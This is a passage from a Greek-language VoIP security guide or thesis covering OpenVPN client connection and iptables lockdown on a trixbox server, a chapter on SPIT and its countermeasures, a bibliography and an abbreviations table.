Για να τρέξει κάποιος client, κάνουμε ακριβώς ότι και παραπάνω απλά θα χρησιμοποιήσουμε το αρχειο του client (client<νουμερο>.conf ή client<νουμερο>.opvn). Αυτο που θα δούμε στον client είναι κάτι σαν το παρακάτω:




**Εικόνα 158 - OpenVPN: Ο client σε λειτουργία**




**Εικόνα 159 - OpenVPN: Ο server όταν συνδεθεί ένας client**

Όπως και πρίν, όταν φτάσουμε στο σημείο όπου στο τέλος λέει “Initialization Sequence Completed” ο client έχει συνδεθεί στον server. Στον server βλέπουμε την παραπάνω εικόνα όπου καταλαβαίνουμε ότι έχει συνδεθεί ο client1 στο VPN.

Για να βεβαιωθούμε ότι είμαστε στο VPN και έχουμε επικοινωνία, μπορούμε να κάνουμε ping τον server εκτελώντας την εντολή:

```
ping 10.8.0.1
```

### *8.3.8 Τελικές ρυθμίσεις*

Αυτή τη στιγμή, στον VoIP server μας μπορεί να συνδεθεί κάποιος είτε χρησιμοποιώντας την του LAN είτε του VPN. Ο σκοπός που στήσαμε το VPN είναι να έχουμε πρόσβαση μόνο μέσω αυτού. Όποτε θα πρέπει να “κόψουμε” την πρόσβαση από το LAN. Για να το επιτύχουμε αυτό, πρέπει να ρύθμισουμε το firewall του trixbox να δέχετε πακέτα μόνο από το port του OpenVPN και να απορρίπτει όλα τα άλλα. Αυτό πρέπει να γίνει και για τα εισερχόμενα δεδομένα αλλά και τα εξερχόμενα. Έτσι αρχίκα ανοίγουμε μονο το port του OpenVPN:

```
iptables -A INPUT -p udp --dport 1194 -j ACCEPT
iptables -A OUTPUT -p udp --sport 1194 -j ACCEPT
```

Σε περίπτωση που έχουμε αλλάξει το default port του OpenVPN, αντικαθιστούμε το 1194 με το port που έχουμε ορίσει. Επίσης, αν έχουμε ορίσει να γίνεται η σύνδεση μέσω tcp, αντικαθιστούμε το udp με tcp στις παραπάνω εντολές.

Τώρα θα αποκλείσουμε την πρόσβαση στον server ανεξάρτητα απο ποιο port έρχεται το request ή τι τύπου είναι το πακέτο (tcp ή udp)

```
iptables -A INPUT -d <yourserverip> -j DROP
iptables -A OUTPUT -d <yourserverip> -j DROP
```

Μπορούμε να δούμε τους κανόνες που ορίσαμε πληκτρολογώντας στο τερματικό την εντολή:

```
iptables --list
```

```
[trixbox1.localdomain ~]# iptables --list
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     udp  --  anywhere             anywhere            udp dpt:openvpn
DROP       all  --  anywhere             192.168.56.101

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     udp  --  anywhere             anywhere            udp spt:openvpn
DROP       all  --  anywhere             192.168.56.101
[trixbox1.localdomain ~]# _
```

**Εικόνα 160 - OpenVPN: Οι κανόνες του firewall**

Έπειτα αποθηκεύουμε τους κανόνες του firewall εκτελώντας την εντολή:

```
service iptables save
```

Τέλος θα πρέπει να ελέγξουμε αν το iptables εκκινά αυτόματα με την εκκίνηση του server. Για να το κάνουμε αυτό, πληκτρολογούμε την εντολή:

```
chkconfig --list iptables
```

Το αποτέλεσμα είναι αυτής της μορφής:

```
iptables   0:off  1:off  2:on  3:on  4:on  5:on  6:off
```

Σε περίπτωση που δεν μας εμφανιστεί αυτό αλλά σε όλα τα νούμερα υπάρχει το off, θα πρέπει να πληκτρολογήσουμε τις ακόλουθες εντολές για να ενεργοποιήσουμε την αυτόματη εκκίνηση του iptables.

```
chkconfig --add iptables
chkconfig --level 2345 iptables on
```

# Κεφαλαιο 9 Spam over Internet Telephony (SPIT)

Το Voice Spam ή Spam over Internet Telephony (SPIT) είναι ένα πρόβλημα παρόμοιο με το Spam το οποίο θα επηρρεάσει το VoIP. Με το SPIT αναφερόμαστε στις μαζικές και ακούσιες κλήσεις που παράγονται αυτόματα. Οι κλασσικές τηλεφωνικές πωλήσεις δεν θεωρουνται SPIT.

Στις κλασσικές τηλεπωλήσεις, χρησιμοποιούνται auto-dialers[1], οι οποίοι καλούν νούμερα μέχρι να σηκώσει το τηλέφωνο κάποιος. Τότε μεταφέρεται η γραμμή σε έναν εκπρόσωπο της εταιρίας ο οποίος ξεκινά την προσπάθεια του για να κάνει τη πώληση. Αυτοί οι auto-dialers μπορούν και ξεχωρίζουν την φώνη κάποιου που απαντά στην κλήση απο την φωνή που ακούγεται στο μήνυμα του αυτόματου τηλεφωνητή.

Το SPIT είναι σαν τις τηλεπωλήσεις με αναβολικά. Η συχνότητα του SPIT είναι ίδια με την συχνότητα του SPAM. Οι τηλεπωλήσεις είναι ενοχλητικές, αλλα η συχνότητα των τηλεφωνημάτων συγκρινόμενη με το SPAM είναι πολύ μικρή. Ας συγκρίνουμε τον αριθμό των κλήσεων για τηλεπωλήσεις σε μια μέρα με τον αριθμό των SPAM mail που λαμβάνουμε. Ας φανταστούμε τώρα να δεχομαστε κλήσεις όλη μέρα για προϊόντα σαν τα παρακάτω:


**Εικόνα 161 - SPIT: Κάποια προϊόντα τηλεπώλησης**


Ένας άλλος τομέας που το SPIT υπερτερεί απο τις τηλεπωλήσεις είναι στο θέμα κόστους. Για να στηθεί ένα απλο τηλεφωνικό κέντρο όπου θα μπορεί να καλέσει ταυτόχρονα 100 πιθανούς πελάτες και να έχει 10 τηλεφωνικές συσκευές σε περίπτωση που απαντήσει κάποιος το τηλεφώνημα θα χρειαστεί ένα ανάλογο PBX,

[1] http://en.wikipedia.org/wiki/Autodialer

πάνω απο μια T1[2] γραμμές και ανάλογο αριθμητικά προσωπικό. Επίσης η χρέωση για τα τηλεφωνήματα είναι η τίμη χρέωσης της τηλεφωνίας.

Στο SPIT, τα κόστη αυτά μεώνονται δραματικά. Το κόστος για να στηθεί το PBX είναι μικρότερο, αντί για T1 γραμμές γίνεται χρήση broadband[3] συνδέσεων, μπορούν να γίνουν πολλές περισσότερες κλήσεις ταυτόχρονα χωρίς να τις κάνει κάποιος. Όποτε έτσι μειώνεται το προσωπικό επειδή δε χρειάζεται να μιλήσει κάποιος απο την εταιρία αρχικά (όπως γίνεται με τις τηλεπωλήσεις) αλλά μόνο όταν ενδιαφέρεται ο υποψήφιος πελάτης. Τέλος, λόγο τις μικρής χρέωσης των VoIP κλήσεων και των πακέτων που προσφέρουν οι εταίριες παροχής υπηρεσίων VoIP, το κόστος μένει χαμηλό.

Ας δούμε κάτι ακόμα πριν μιλήσουμε για το πώς θα αντιμετωπίσουμε το SPIT. Αν το SPIT λάβει όση έκταση έχει το Spam, τότε ενδέχεται να γίνει αρκετά ενοχλητικό. Σύμφωνα με στατιστικά που υπάρχουν στο Internet για το Spam[4], ο αριθμος των Spam που στέλνονται είναι αρκετά μεγάλος.




**Εικόνα 162 - SPIT: Αριθμός Spam e-mail**

Τέλος, έχει αναφερθεί μια επίθεση SPIT στο Columbia University όταν το 2007 άρχισαν να εφαρμόζουν πιλοτικά την επικοινωνία μέσω VoIP σε όλο το τηλεφωνικό σύστημα του[5].

## 9.1 Αντιμετώπιση του SPIT

Το SPIT είναι ένα κοινωνικό ζήτημα όπου οι επιχειρήσεις έχουν περιορισμένη ικανότητα να το επηρεάσσουν. Μερικές λύσεις είναι ευθύνη της μεγαλύτερης VoIP (και SIP) κοινότητας. Εάν η κοινότητα VoIP δεν εργαστεί όλη μαζί για να διευθυτήσει το SPIT προτού γίνει μεγάλο ζήτημα, οι επιχειρήσεις θα αναγκαστούν να υιοθετήσουν τις «παραδοσιακές» στρατηγικές μετριασμού που αναμένονται να είναι

[2] http://en.wikipedia.org/wiki/Digital_Signal_1
[3] http://en.wikipedia.org/wiki/Broadband
[4] http://www.m86security.com/labs/spam_statistics.asp
[5] http://www.voipuser.org/forum_topic_10383.html

παρόμοιες με εκείνες που υιοθετούνται για άλλα θέματα ασφαλείας φωνής ή/και email SPAM. Μερικά από τα αντίμετρα που μπορούν να πάρουν η κοινότητα VoIP και οι επιχειρήσεις συζητούνται εδώ.

### *9.1.1 Πιστοποιημένη ταυτότητα*

Ένα απο τα κλειδία για να διευθετηθεί το SPIT είναι η ικανότητα να καθοριστεί η ταυτότητα του καλούντος. Αυτή φαίνεται απο το πεδίο FROM: της κεφαλίδας του SIP. Αν έχει καθοριστεί, κάποια απλά αντίμετρα, όπως black και white lists, είναι πολύ αποτελεσματικά. Για να είναι επιβεβαιωμένες οι ταυτότητες, όλοι οι χρήστες σε ένα SIP domain πρέπει να είναι πιστοποιημένοι. Το RFC 3261 απαιτεί υποστήριξη για digest authentication[6]. Όταν συνδιαστεί με τη χρήση TLS[7] μεταξύ κάθε SIP user agent και SIP proxy, το digest authentication μπορεί να χρησιμοποιηθεί για να επικυρώσει με ασφάλεια τον user agent. Έπειτα, όταν στέλνει αυτός user agent μια κλήση σε ένα άλλο domain, η ταυτότητά του μπορεί να βεβαιωθεί.

Το *Enhancements for Authenticated Identity Management in the Session Initiation Protocol (SIP)*[8] προτείνει βελτιώσεις για την πιστοποίηση ταυτότητας. Εν συντομία, η προτεινόμενη προσέγγιση περιλαμβάνει μια υπηρεσία πιστοποίησης (που θα βρίσκεται μαζί με τον SIP proxy) που θα πιστοποιεί τον αποστολέα ένος INVITE request, θα υπολογίζει και θα υπογράφει ένα hash του πεδίου FROM: και άλλων πεδίων και θα βάζει το αποτέλεσμα σε ένα νέο πεδίο στην κεφαλίδα. Αυτο το πεδίο θα μπορεί να ελέγχεται μετά για να πιστοποιηθεί ταυτότητα του αποστολέα.

Για να δουλέψει η πιστοποιημένη ταυτότητα, θα πρέπει να εφαρμοστεί ευρέως. Οι επιχειρήσεις, καθώς επίσης και οι φορείς παροχής υπηρεσιών, πρέπει να το εφαρμόσουν. Όμως, δεν είναι ρεαλιστικό να συμβεί κάτι τέτοιο.

### *9.1.2 Νομικά Μέτρα*

Οι χώρες μπορούν να περάσουν τους νόμους που απαγορεύουν το SPIT. Υπάρχει μία λίστα που διατηρεί η Αρχή Προστασίας Δεδομένων Προσωπικού Χαρακτήρα[9] που ονομάζεται Λίστα του Άρθρου 13. Κάποιος μπορεί να εγγραφεί[10] σε αυτή τη Λίστα ώστε να προστατευθεί απο την αποστολή διαφημιστικού υλικού. Όσον αφορά γενικότερα την προώθηση προϊόντων και υπηρεσίων, ο νόμος απαγορεύει ρητά την τηλεφωνική προώθηση όπως φαίνεται και απο την αντίστοιχη σελίδα[11] της Αρχής, στη οποία δίνονται και πληροφορίες για το τι να κάνει κάποιος που έγινε δέκτης κάποιας τέτοιας ενέργειας. Επίσης, σε άλλη σελίδα[12] της Αρχής μπορούμε να ενημερωθούμε για το spam και το θεσμικό πλαίσιο που ισχύει στην Ελλάδα.

### *9.1.3 Εταιρικά Φίλτρα SPIT*

[6] http://en.wikipedia.org/wiki/Digest_access_authentication
[7] http://en.wikipedia.org/wiki/Transport_Layer_Security
[8] http://tools.ietf.org/html/draft-ietf-sip-identity-05
[9] http://www.dpa.gr
[10] http://www.dpa.gr/portal/page?_pageid=33,19020&_dad=portal&_schema=PORTAL
[11] http://www.dpa.gr/portal/page?_pageid=33,24209&_dad=portal&_schema=PORTAL
[12] http://www.dpa.gr/portal/page?_pageid=33,20920&_dad=portal&_schema=PORTAL

Όταν το SPIT γίνει πρόβλημα, οι επιχειρήσεις θα το εξετάσουν κατά τρόπο παρόμοιο με το email SPAM, δηλαδή με την ανάπτυξη των προϊόντων περιορισμού του SPIT. Διάφορες επιχειρήσεις όπως οι SecureLogix, Borderware[13] και SIPera[14] προσφέρουν προϊόντα και υπηρεσίες περιορισμού του SPIT. Μερικά απο τα αντίμετρα που μπορεί να υιοθετήσει κάποιο τέτοιο προϊόν είναι:

1. **Black Lists/White Lists**

Οι Black Lists είναι μια συλλογή απο διευθύνσεις γνωστών επιτιθεμένων. Μια κλήση από μια πηγή της μαύρης λίστας απαγορεύεται αμέσως. Οι μαύρες λίστες δεν είναι αποτελεσματικές με το ηλεκτρονικό ταχυδρομείο SPAM και είναι πιθανό να είναι μόνο περιορισμένης χρήσης και για το SPIT. Το πρόβλημα είναι ότι οι διευθύνσεις προέλευσης είναι πολύ εύκολο να "καμουφλαριστούν". Οι επιτιθέμενοι μπορούν επίσης να λάβουν νέες ταυτότητες/διευθύνσεις εύκολα.

Οι White Lists είναι συλλογές των διευθύνσεων που είναι γνωστές ότι είναι εντάξει-ότι ένας χρήστης είναι πρόθυμος να δεχτεί τις κλήσεις από αυτές. Απαιτούν έναν τρόπο για έναν χρήστη ώστε να δείξει ότι θέλει να λάβει τις κλήσεις από μια νέα πηγή. Μόλις ο χρήστης επιλέξει να λάβει τις κλήσεις από την πηγή, η διεύθυνσή τους τοποθετείται στη White List και οι επόμενες επικοινωνίες επιτρέπονται. Οι επιτιθέμενοι δεν μπορούν να αλλάξουν τις διευθύνσεις τους για να αποφύγουν τις White Lists. Εντούτοις, εάν ξέρουν μια διεύθυνση στη White List, μπορούν να "καμουφλαριστούν" με αυτή και να κάνουν τις κλήσεις.

2. **Approval Systems**

Ένα Approval System λειτουργεί μαζί με White και Black Lists. Όταν ένας νέος επισκέπτης προσπαθεί να κάνει μια κλήση σε έναν χρήστη, στο χρήστη παρέχεται κάποιο είδος προτροπής για το αν θα δεχτεί την κλήση. Ο χρήστης μπορεί είτε να δεχτεί είτε να απορρίψει το αίτημα, με αυτόν τον τρόπο τοποθετώντας τον επισκέπτη στη Black List εάν απορρίπτεται είτε στη White List εάν εγκρίνεται. Αυτή η προσέγγιση θα μπορούσε να βοηθήσει μερικούς, αλλά θα μπορούσε επίσης απλά να πλημμυρίσει έναν χρήστη με αιτήματα έγκρισης.

3. **Audio Content Filtering**

Το περιεχόμενο μιας κλήσης SPIT δεν μπορεί να αναλυθεί, εκτός αν έχει σωθεί στο φωνητικό ταχυδρομείο. Αφού αποθηκευτεί σ' αυτό, οι τεχνολογίες speech-to-text, χωρίς απόλυτη επιτυχία βέβαια, μπορούν να χρησιμοποιηθούν για να μετατρέψουν τον ήχο σε κείμενο που μπορεί να αναζητηθεί αν είναι SPIT. Τα μηνύματα φωνητικού ταχυδρομείου που αναγνωρίζονται σαν SPIT μπορούν να διαγραφούν ή να μετακινηθούν στο junk mailbox.

4. **Voice CAPTCHAs/Turing Tests**

Τα *Completely Automated Public Turing Test to Tell Computers and Humans Apart (CAPTCHAs)*[15] ή *Turing Tests* είναι προκλήσεις ή γρίφοι όπου μόνο ένας άνθρωπος

[13] http://www.borderware.com
[14] http://www.sipera.com/
[15] http://en.wikipedia.org/wiki/CAPTCHA

μπορεί εύκολα να απαντήσει. Ένα κοινό παράδειγμα είναι τα μηνύματα κειμένων που ενσωματώνονται σε μια εικόνα με "θόρυβο" στο background -οι περισσότεροι άνθρωποι μπορούν να δουν το κείμενο εύκολα, αλλά είναι πολύ δύσκολο για έναν υπολογιστή.

Τα Voice CAPTCHAs είναι παρόμοια. Όταν έρχεται μια κλήση, ο επισκέπτης θα χαιρετηθεί με κάποιο είδος πρόκλησης. Αυτό μπορεί να είναι τόσο απλό όσο ένα αίτημα να δακτυλογραφήσει διάφορους κώδικες DTMF, όπως "παρακαλώ πληκτρολογήστε τα τρία πρώτα γράμματα του ονόματος του προσώπου που θέλετε να μιλήσετε " ή θα μπορούσε να είναι πιό σύνθετο, όπως "παρακαλώ δηλώστε το όνομα του προσώπου που θέλετε να μιλήσετε". Οι υπαγορεύσεις αυτές θα μπορούσαν να δηλωθούν παρουσία "θορύβου" στο background. Σε αυτές τις δοκιμές είναι εύκολο για έναν άνθρωπο να ανταποκριθεί, αλλά είναι δύσκολο για έναν υπολογιστή.

Εάν ο επισκέπτης αποκριθεί σωστά στο CAPTCHA, η κλήση θα σταλεί κατευθείαν στο χρήστη. Εάν ο επισκέπτης δεν μπορεί να αντιμετωπίσει την πρόκληση, η κλήση θα μπορούσε να τερματιστεί, να σταλεί στο φωνητικό ταχυδρομείο του χρήστη, ή να σταλεί άμεσα στο junk voicemail box. Ο χρήστης θα μπορούσε να λάβει κάποιο είδος ενημέρωσης, όπως ένας διακριτικός ήχος στο τηλέφωνο, προειδοποιώντας τον για πιθανό SPIT.

Τα Voice CAPTCHAs μπορούν να είναι αποτελεσματικά στην εξέταση του SPIT, αλλά μειονέκτημα της ενόχλησης των νόμιμων επισκεπτών. Αυτό θα μπορούσε να είναι σοβαρό πρόβλημα εάν, για κάποιους λόγους, ο επισκέπτης έπρεπε να επαναλάβει την πρόκληση πολλές φορές. Αυτό μπορεί να εμφανιστεί, παραδείγματος χάριν, σε μια φτωχή σύνδεση από ένα κινητό τηλέφωνο.

Τέλος, τα Voice CAPTCHAs χρησιμοποιούνται καλύτερα σε συνδυασμό με μια πολιτική ή/και black και white lists, όπου χρησιμοποιούνται μόνο για τους νέους ή ύποπτους επισκέπτες.

# Βιβλιογραφία

Timothy Kelly (2005).*VoIP for Dummies*. Εκδόσεις:Wiley Publishing, Inc
David Endler & Mark Collier(2007). *Hacking Exposed VoIP: Voice Over IP Security Secrets & Solutions*. Εκδόσεις: McGraw-Hill/Osborne

http://en.wikipedia.org/wiki/Voice_over_IP
http://www.skype.com
http://en.wikipedia.org/wiki/Skype
http://en.wikipedia.org/wiki/Features_of_Skype
http://www.skype.com/security/files/2005-031%20security%20evaluation.pdf
http://en.wikipedia.org/wiki/Skype_security
http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9012239
http://www.secdev.org/conf/skype_BHEU06.handout.pdf
http://www.villoing.net/dossiers/skype.pdf
http://www.pcadvisor.co.uk/news/index.cfm?NewsID=111150
http://www.smh.com.au/technology/security/wiretapping-skype-calls-virus-eavesdrops-on-voip-20090904-fav7.html
http://voip.about.com/od/voipsoftware/a/SoftphoneList.htm
http://www.theregister.co.uk/2003/10/08/how_does_skype_get_through/
http://heartbeat.skype.com/2007/09/the_worm_that_affects_skype_fo.html
http://www.eweek.com/c/a/Security/Skype-Worm-Attacks-Security-Software/
http://www.zdnet.com.au/news/security/soa/Double-Skype-attack-confuses-security-firms/0,130061744,339272764,00.htm
http://www.symantec.com/business/security_response/writeup.jsp?docid=2006-121910-5339-99
http://www.f-secure.com/weblog/archives/archive-122006.html#00001054
http://securitylabs.websense.com/content/Alerts/1370.aspx
http://securitywatch.eweek.com/phishing_and_fraud/another_skype_worm_unleashed.html
http://www.vnunet.com/vnunet/news/2144082/skype-spoof-hides-ircbot-trojan
http://www.itnews.com.au/News/59349,skype-denies-dos-attack-on-voip-service.aspx
http://en.wikipedia.org/wiki/Session_Initiation_Protocol
http://en.wikipedia.org/wiki/ISDN_User_Part
http://en.wikipedia.org/wiki/List_of_SIP_request_methods
http://en.wikipedia.org/wiki/List_of_SIP_response_codes
http://en.wikipedia.org/wiki/H.323
http://en.wikipedia.org/wiki/Secure_Real-time_Transport_Protocol
http://en.wikipedia.org/wiki/ZRTP
http://www.gnutelephony.org/index.php/ZRTP_FAQ
http://www.godynamix.com/tech/voip/SIP.htm
http://en.wikipedia.org/wiki/Comparison_of_VoIP_software
http://en.wikipedia.org/wiki/IP_Phone
http://en.wikipedia.org/wiki/Real-time_Transport_Protocol
http://vkernel.co.uk/?p=60
http://www.linuxjournal.com/article/8591
http://www.voip-info.org/wiki/view/Asterisk%40Home+Handbook+Wiki+Chapter+3
http://en.wikipedia.org/wiki/Virtual_private_network
http://en.wikipedia.org/wiki/OpenVPN

# Παράρτημα Α Συντομογραφίες

| | |
|---|---|
| 3DES | Triple DES (Data Encryption Standard) |
| 3GPP | Data Encryption Standard |
| ACF | Admission Confirm |
| ACK | Acknowledge |
| ACS | Admission confirm sequence |
| AES | Advanced Encryption Standard |
| AIM | AOL Instant Messenger |
| ALF | Application Level Framing |
| AOL | America OnLine |
| API | Application programming interface |
| ARI | Asterisk Recording Interface |
| ARP | Address Resolution Protocol |
| ARQ | Admission Request |
| ASN.1 | Abstract Syntax Notation One |
| ATA | Analog Telephone Adapter |
| BCP | Business Control Panel |
| CA | Cerrificate Authority |
| CAPTCHA | Completely Automated Public Turing Test to Tell Computers and Humans Apart |
| CEO | Chief executive officer |
| CLI | Command-line interface |
| CODEC | compressor-decompresso |
| CPU | Central processing unit |
| CRC | Cyclic redundancy check |
| CSRC | Computer Security Resource Center |
| DCCP | Datagram Congestion Control Protocol |
| DDoS | Distributed Denial of Service |
| DHCP | Dynamic Host Configuration Protocol |
| DNS | Domain Name System |
| DoS | Denial Of Servise |
| DSCP | Differentiated Services Code Point |
| DSL | Digital subscriber line |
| DTMF | Dual-tone multi-frequency |
| EHL | Extension Header Length |
| EP | Ending Point |
| FAQ | Frequently Asked Question |
| FCC | Federal Communications Commission |
| FOP | Flash Operator Panel |
| GCF | Gatekeeper Confirm |
| GNU GPL | GNU General Public License ( GNU GNU's not Unix) |
| GNUGK | GNU GateKeeper |
| GPRS | General Packet Radio Service |
| GRQ | Gatekeeper Request |
| GUI | Graphical User Interface |
| HMAC | Hash-based Message Authentication Code |
| HTTP | Hypertext Transfer Protocol |
| HTTPS | Secure HTTP |
| IAX | Inter-Asterisk eXchange |
| IC | Identity Certificate |
| ICE | Interactive_Connectivity_Establishment |

| | |
|---|---|
| ICM | Integer Counter Mode |
| ICMP | Internet Control Message Protocol |
| ICQ | Internet Chat Query |
| IETF | Internet Engineering Task Force |
| IM | Instant Message |
| IMS | IP_Multimedia_Subsystem |
| IP | Internet Protocol |
| IRC | Internet Relay Chat |
| ISDN | Integrated Services Digital Network |
| ISUP | ISDN User Part |
| ITU | International Telecommunication Union |
| LAN | Local Area Network |
| LDAP | Lightweight Directory Access Protocol |
| MAC | Media Access Control |
| MC | Multipoint Controller |
| MCU | Multipoint Control Unit |
| MD5 | Message-Digest algorithm 5 |
| MIKEY | Multimedia Internet KEYing |
| MiTM | Man in The Middle |
| MJPEG | Motion JPEG |
| MP | Multipoint Processor |
| MP3 | MPeg-1 audio layer 3 |
| MPEG | Moving Picture Experts Group |
| MSD | Master/Slave Determination |
| MSN | Microsoft Network |
| NAT | Network Address Translation |
| NIST | National Institute of Standards and Technology |
| OICQ | Oriented ICQ |
| OLC | Open Logical Channel |
| OSI | Open Systems Interconnection |
| P2P | Peer-to-Peer |
| PBX | Private Branch Exchange |
| PER | Packed Encoding Rules |
| PIN | Personal identification number |
| PKI | Public Key Infrastructure |
| PSTN | Public Switched Telephone Network |
| QoS | Quality Of Service |
| QSIG | Q-Signaling protocol |
| RAS | Registration, Admission and Status |
| RC4 | Ron's Code 4 |
| RCF | Registration Confirm |
| RFC | Requests for Comments |
| RIP | Request In Progress |
| RRQ | Registration Request |
| RSA | Rivest, Shamir, Adleman |
| RTCP | RTP Control Protocol |
| RTP | Real-Time Protocol |
| RTSP | Real Time Streaming Protocol |
| SAS | Short Authentication String |
| SBC | Session Border Controllers |
| SCCP | Signalling Connection Control Part |
| SCTP | Stream Control Transmission Protocol |

| | |
|---|---|
| SDES | Session Description Protocol Security Descriptions for Media Streams |
| SDK | Software Development Kit |
| SDP | Session Description Protocol |
| SHA-1 | Secure Hash Algorithm 1 |
| SIMPLE | Initiation Protocol for Instant Messaging and Presence Leveraging Extensions |
| SIP | Session Initiation Protocol |
| SMTP | Simple Mail Transfer Protocol |
| SNMP | Simple Network Management Protocol |
| SPIT | Spam over Internet Telephony |
| SRTCP | Secure RTCP |
| SRTP | Secure Real-time Transport Protocol |
| SS7 | Signaling System 7 |
| SSH | Secure Shell |
| SSL | Secure Sockets Layer |
| STUN | Simple Traversal of UDP through NATs |
| SYN | Synchronized flag in TCP headers |
| TCP | Transmission Control Protocol |
| TCP/IP | Transmission Control Protocol/Internet Protocol |
| TCS | Terminal Capability Set |
| TFTP | Trivial File Transfer Protocol |
| TLS | Transport Layer Security |
| TSIG | Transaction Signature |
| UA | User Agent |
| UAC | User Agent Client |
| UAS | User Agent Server |
| UDP | User Datagram Protocol |
| UMTS | Universal Mobile Telecommunications System |
| URI | Uniform Resource Indicator |
| URL | Uniform Resource Locator |
| USB | Universal Serial Bus |
| VLan | Virtual LAN |
| VoBB | Voice Over BroadBand |
| VoIP | Voice Over IP |
| VPN | Virtual Private Network |
| VTC | VideoTeleConference |
| WAN | Wide Area Network |
| WAP | Wireless Application Protocol |
| WI-FI | Wireless Fidelity |
| WWW | World Wide Web |
| XMPP | Extensible Messaging and Presence Protocol |
| XOR | Exclusive Or |